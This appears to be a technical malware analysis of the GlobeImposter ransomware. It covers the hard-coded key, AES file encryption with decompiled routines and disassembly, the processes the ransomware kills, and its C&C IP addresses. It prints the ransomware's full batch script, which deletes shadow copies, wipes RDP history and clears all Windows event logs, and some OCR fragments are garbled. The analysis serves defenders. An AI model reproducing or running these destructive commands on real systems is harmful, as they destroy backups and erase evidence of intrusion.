
The ransomware loads the hard-coded 256-bit key (HCK265) from itself, which is used to generate AES key and IV for files encryption:

67 E6 09 6A 85 AE 67 BB 72 F3 6E 3C 3A F5 4F A5


7F 52 0E 51 8C 68 05 9B AB D9 83 1F 19 CD E0 5B



The key file with the session keys is created in %All users%. The name of the file is the config decryption key.



The key file contains auxiliary data that can be used to decrypt the user's files. The values are encrypted using AES-256-CBC six times with different IVs.



File encryption


The GlobeImposter ransomware encrypts local, removable, and network drives in parallel by running multiple threads. Once the key file is created in %All Users%, it starts a new thread for every available drive type to encrypt files on.

```
.rdata:004099E0 push    eax
.rdata:004099E1 lea     eax, [esp+274h]
.rdata:004099E8 push    eax
.rdata:004099E9 call    FindFirstFileW
.rdata:004099EF mov     ebp, eax
.rdata:004099F1 cmp     ebp, 0FFFFFFFFh
.rdata:004099F4 jz      loc_409B7B
.rdata:004099FA
.rdata:004099FA loc_4099FA:
.rdata:004099FA push    offset a_
.rdata:004099FF lea     eax, [esp+50h]
.rdata:00409A03 push    eax
.rdata:00409A04 call    esi ; lstrcmpiW
.rdata:00409A06 test    eax, eax
.rdata:00409A08 jz      loc_409B60
.rdata:00409A0E push    offset a__
.rdata:00409A13 lea     eax, [esp+50h]
.rdata:00409A17 push    eax
```

```
eax=Stack[00000448]:aC
aC:
                unicode 0, <C:\*>,0
```

Before encryption, it checks:

- if the last five letters of the current file's name to '..doc'
- if the file name is equal to 'Read___ME.html'
- if the file name is equal to the key file name '*AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7*'
- if the file name is equal to the ransomware file name




To encrypt the user's files, the ransomware uses an AES-256-CBC algorithm with no padding.

```
v3 = a1;
v4 = *(_DWORD *)(a1 + 4);
v5 = *(_DWORD *)v4 ^ (*(_BYTE *)a2 | ((*(_BYTE *)(a2 + 1) | ((*(_BYTE *)(a2 + 2) | (*(_BYTE *)(a2 + 3) << 8)) << 8)) << 8));
v32 = *(_DWORD *)v4 ^ (*(_BYTE *)a2 | ((*(_BYTE *)(a2 + 1) | ((*(_BYTE *)(a2 + 2) | (*(_BYTE *)(a2 + 3) << 8)) << 8)) << 8));
v6 = *(_DWORD *)(v4 + 4) ^ (*(_BYTE *)(a2 + 4) | ((*(_BYTE *)(a2 + 5) | ((*(_BYTE *)(a2 + 6) | (*(_BYTE *)(a2 + 7) << 8)) << 8)) << 8));
v4 += 8;
v35 = *(_DWORD *)v4 ^ (*(_BYTE *)(a2 + 8) | ((*(_BYTE *)(a2 + 9) | ((*(_BYTE *)(a2 + 10) | (*(_BYTE *)(a2 + 11) << 8)) << 8)) << 8));
v33 = v6;
v4 += 4;
v7 = *(_DWORD *)v4 ^ (*(_BYTE *)(a2 + 12) | ((*(_BYTE *)(a2 + 13) | ((*(_BYTE *)(a2 + 14) | (*(_BYTE *)(a2 + 15) << 8)) << 8)) << 8));
v8 = v4 + 4;
v37 = v7;
for ( i = (*(_DWORD *)v3 >> 1) - 1; i > 0; --i )
{
  v9 = *(_DWORD *)v8 ^ dword_40A970[(unsigned __int8)v5] ^ dword_40B570[v37 >> 24] ^ dword_40AD70[(unsigned __int16)v33 >> 8] ^dword_40B170[((unsigned int)v35 >> 16) & 0xFF];
  v10 = v8 + 4;
  v11 = v9;
  v12 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v33] ^ dword_40B570[(unsigned int)v5 >> 24] ^ dword_40AD70[(unsigned __int16)v35 >>8] ^ dword_40B170[(v37 >> 16) & 0xFF];
  v10 += 4;
  v13 = v12;
  v14 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v35] ^ dword_40B570[v33 >> 24] ^ dword_40B170[((unsigned int)v5 >> 16) & 0xFF] ^dword_40AD70[(unsigned __int16)v37 >> 8];
  v10 += 4;
  v15 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v37] ^ dword_40B570[(unsigned int)v35 >> 24] ^ dword_40AD70[(unsigned __int16)v32 >>8] ^ dword_40B170[(v33 >> 16) &
0xFF];
  v10 += 4;
  v16 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v11] ^ dword_40B570[(unsigned int)v15 >> 24] ^ dword_40AD70[(unsigned __int16)v12 >>8] ^ dword_40B170[((unsigned int)v14
>> 16) & 0xFF];
  v10 += 4;
  v32 = v16;
  v17 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v13] ^ dword_40B570[v11 >> 24] ^ dword_40AD70[(unsigned __int16)v14 >> 8] ^dword_40B170[((unsigned int)v15 >> 16) &
0xFF];
  v10 += 4;
  v33 = v17;
  v35 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v14] ^ dword_40B570[v13 >> 24] ^ dword_40B170[(v11 >> 16) & 0xFF] ^dword_40AD70[(unsigned __int16)v15 >> 8];
  v10 += 4;
  v18 = dword_40B570[(unsigned int)v14 >> 24] ^ dword_40AD70[(unsigned __int16)v11 >> 8] ^ dword_40B170[(v13 >> 16) & 0xFF];
  v5 = v32;
  v19 = *(_DWORD *)v10 ^ dword_40A970[(unsigned __int8)v15] ^ v18;
  v8 = v10 + 4;
  v37 = v19;
}
```

To encrypt a file, the GlobeImposter ransomware calculates IV (16 bytes) and AES key (32 bytes) based on the hardcoded 32-byte key (HCK256) mentioned above.

Calculating AES 16-byte IV to encrypt a file:



AES IV for file encryption is the first 16 bytes of the hash calculated using a modified SHA-256 algorithm from the HCK256.


```
do
{
  if ( v3 >= 0x10 )
  {
    v6 = *(&v38 + v3);
    v7 = v27[v3];
    v8 = __ROL4__(v6, 15);
    v9 = __ROL4__(*(&v38 + v3), 13);
    v10 = (v6 >> 10) ^ v9 ^ v8;
    v11 = __ROR4__(v7, 7);
    v12 = __ROL4__(v27[v3], 14);
    v40[v3] = *(&v33 + v3) + *(&v26 + v3) + ((v7 >> 3) ^ v11 ^ v12) + v10;
  }
  else
  {
    v40[v3] = *(_BYTE *)(v2 + 1) | ((*(_BYTE *)v2 | ((*(_BYTE *)(v2 - 1) | (*(_BYTE *)(v2 - 2) << 8)) << 8)) << 8);
  }
  v13 = __ROR4__(v4, 11);
  v14 = __ROL4__(v4, 7);
  v15 = v14 ^ v13;
  v16 = __ROR4__(v30, 13);
  v17 = __ROR4__(v4, 6);
  v18 = v37 + v40[v3] + dword_401C50[v3] + (v36 ^ v4 & (v36 ^ v5)) + (v17 ^ v15);
  v28 += v18;
  v19 = __ROL4__(v30, 10);
  v20 = v19 ^ v16;
  v21 = __ROR4__(v30, 2);
  v37 = v36;
  v22 = (v21 ^ v20) + v18 + (v32 & (v30 | v31) | v30 & v31);
  ++v3;
  v36 = v5;
  v2 = v29 + 4;
  v33 = v32;
  v5 = v4;
  v4 = v28;
  v28 = v32;
```

The last byte of IV is substituted with the four least significant bits of the size of the file to be encrypted:

IV[15] = File size & 8000000Fh4

```
00409259 movsd
0040925A and     eax, 8000000Fh
0040925F jns     short loc_409266
                 eax=000000AA
```

The AES 32-byte key is generated based on hashing HCK256 with two different SHA256-like functions run in the loop 8192 times:




The cryptolocker reads a block of data from an original file and rewrites its content with the block of encrypted data in the same file. The block size is 8192 bytes if a file is bigger than that.

12:22:44.2630763 AM	globe.exe	304	ReadFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,882,432, Length: 8,192
12:22:44.2633489 AM	globe.exe	304	WriteFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,882,432, Length: 8,192
12:22:44.2634727 AM	globe.exe	304	ReadFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,898,816, Length: 8,192
12:22:44.2637347 AM	globe.exe	304	WriteFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,898,816, Length: 8,192
12:22:44.2638551 AM	globe.exe	304	ReadFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,915,200, Length: 8,192
12:22:44.2641149 AM	globe.exe	304	WriteFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,915,200, Length: 8,192
12:22:44.2642334 AM	globe.exe	304	ReadFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,931,584, Length: 8,192
12:22:44.2644921 AM	globe.exe	304	WriteFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,931,584, Length: 8,192
12:22:44.2646119 AM	globe.exe	304	ReadFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,947,968, Length: 8,192
12:22:44.2648737 AM	globe.exe	304	WriteFile	\Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4	SUCCESS	Offset: 4,947,968, Length: 8,192

The added encryption footer contains:

- 32 bytes - the encrypted AES-256 key
- 16 bytes - IV
- 768 bytes - the encrypted auxiliary data from the key file that can be used to decrypt a file



To release the user's files locked by running processes, the cryptolocker terminates the following processes with the help of the 'taskkill' command:

- outlook
- ssms
- postgre
- 1c
- SQL
- excel
- word

```
0040A1F2 push    7
0040A1F4 push    offset off_401630
0040A1F9 push    eax
0040A1FA call    FindProcessAndKill
0040A1FF push    offset dword_40CBE0
0040A204 push    dword_40CFE0
0040A20A call    sub_409B9C
0040A20F call    sub_4096CB
0040A214 call    sub_40979F
0040A219 pop     edi
0040A21A pop     esi
0040A21B pop     ebp
```

```
off_401630      dd offset aSql          ; DATA XREF: sub_409F1B+2D9↓o
                                        ; "sql"
                dd offset aOutlook      ; "outlook"
                dd offset aSsms         ; "ssms"
                dd offset aPostgre      ; "postgre"
                dd offset a1c           ; "1c"
                dd offset aExcel        ; "excel"
                dd offset aWord         ; "word"
```


```
if ( v5 )
{
  v11 = HeapCreate(0, 4096, 0);
  v12 = HeapAlloc(v11, 0, 256);
  wsprintfA(v12, (const char *)&dword_401650, v18);
  lstrcpyA(&v16, "taskkill /F /T /PID ");
  lstrcatA(&v16, v12);
  CreateProcessA(0, &v16, 0, 0, 0, 0x8000000, 0, 0, &v15, &v14);
}
```

Removing backups

The GlobeImposter creates and executes the batch file shown below to:

- remove shadow copies of the files

- disable remote desktop capability
- clean the Windows events log



@echo off

vssadmin.exe Delete Shadows /All /Quiet

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f

reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"

cd %userprofile%\documents

attrib Default.rdp -s -h

del Default.rdp

for /F "tokens=" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"*

Ransom note

The GlobeImposter creates the ransom note file ‘Read___ME.html’.

Communication with C&C


IPs:

- 137.254.120.31
- 74.220.219.67 (active)

